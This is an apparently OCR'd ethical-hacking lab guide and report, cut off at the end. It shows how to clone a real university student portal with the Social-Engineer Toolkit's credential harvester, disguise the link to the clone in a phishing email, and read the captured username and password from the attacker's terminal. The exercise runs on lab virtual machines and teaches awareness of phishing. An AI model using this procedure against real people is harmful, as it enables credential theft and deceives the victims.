
```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.
88.188]:192.168.88.188
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://portal.kcau.ac.ke/

[*] Cloning the website: https://portal.kcau.ac.ke/
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are a
vailable. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

After logging into your email account, click the Compose button in the left pane and compose a fake but enticing email to lure a user into opening the email and clicking on a malicious link.

Note: A good way to conceal a malicious link in a message is to insert text that looks like a legitimate online ticket booking account URL (in this case), but that actually links to our malicious cloned kcau student's portal page.


Position the cursor where you wish to place the fake URL, then click the Insert link icon or type the url then select it and press **ctrl+k** buttons and select change.

In the Edit Link window, first type the actual address of your cloned site in the Web address field under the Link to section. Then, type the fake URL in the Text to display field. In this case, the actual address of our cloned students portal site is http://192.168.88.188, and the text that will be displayed in the message is http://portal.kcau.ac.ke; click OK.



The fake URL should appear in the message body, as shown in the screenshot.


Verify that the fake URL is linked to the correct cloned site: in Gmail, click the link; the actual URL will be displayed in a "Go to link" pop-up. Once verified, send the email to the intended user.




- Switch to the Android virtual machine.

If the Android machine is non-responsive then, click drop-down icon beside Suspend this guest operating system icon from the toolbar and select Restart Guest or if it's not powered on power, it on.

In the Android Emulator GUI, click the Chrome icon on the lower section of the Home Screen to launch the browser.





In the Google Chrome browser window, sign into the email account to which you sent the phishing mail as an attacker. Open the email you sent previously and click to open the malicious link.




When the victim (you in this case) clicks the URL, a new tab opens up, and he/she will be presented with a replica of https://portal.kcau.ac.ke.


The portal page appears, scroll-down to the end of the page. Here, the victim will be prompted to enter his/her username and password into the form fields, which appear as they do on the genuine website. When the victim enters the Username and Password and clicks Login, the page shows an error, as shown in the second screenshot.


Android 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
01:36
google scholar - Google Sear
Gmail
LogIn
portal.kcau.ac.ke
STUDENT PORTAL
KCA UNIVERSITY
~1989~
User ID
Password
SIGN IN
Forgot Password?
Right Ctrl



Switch to the Kali Linux virtual machine. In the terminal window, scroll down to find a Username and Password, displayed in plain text, as shown in the screenshot.





This concludes the demonstration of how to phish user credentials using SET.

Close all open windows and document all the acquired information.

Turn off the Parrot Security virtual machine.

Lab Report for Task 2: Harvesting Users' Credentials using the Social-Engineer Toolkit (SET)

Objective

The primary objective of this task is to demonstrate the use of the Social-Engineer Toolkit (SET) for harvesting user credentials on the Android platform. SET leverages social engineering techniques to exploit human vulnerabilities and gather sensitive information.

Procedure

Launching SET: Start the Social-Engineer Toolkit (SET) by navigating to the terminal and executing the necessary commands.

Tool Configuration: Configure SET to perform a credential harvesting attack specifically targeting the Android platform.

Attack Execution: Execute the attack to simulate the harvesting of user credentials. This involves creating a scenario that exploits human trust or behavior to obtain sensitive information.

Monitoring Results: Monitor the SET tool for successful credential harvesting and gather information on the captured credentials.

Observations

The Social-Engineer Toolkit employs various attack vectors, such as phishing or credential harvesting, to exploit human psychology and trick users into revealing sensitive data.

The success of the attack is dependent on the effectiveness of the chosen social engineering method and the target's susceptibility.

Conclusion

SET provides a powerful framework for penetration testing through social engineering techniques.

Credential harvesting is a real threat, and awareness of such attacks is crucial for implementing effective cybersecurity measures.

Recommendations

Organizations and individuals should stay vigilant against social engineering attacks and educate users on recognizing and avoiding phishing attempts.

Regularly conduct penetration testing, including simulated social engineering attacks, to assess the security posture and identify potential weaknesses.

Lessons Learned

The task underscores the importance of user awareness and the role of social engineering in cybersecurity threats.

The SET tool serves as a reminder of the need for proactive security measures to mitigate the risks associated with human vulnerabilities.

LAB 2

Task 1: Analyze a Malicious App using Online Android Analyzers

Turn on the Android emulator machine.

Switch to the Android machine, click the Google Chrome browser icon on the home screen to launch Chrome.

Note: Restart the machine, if it non-responsive.

In Chrome, type

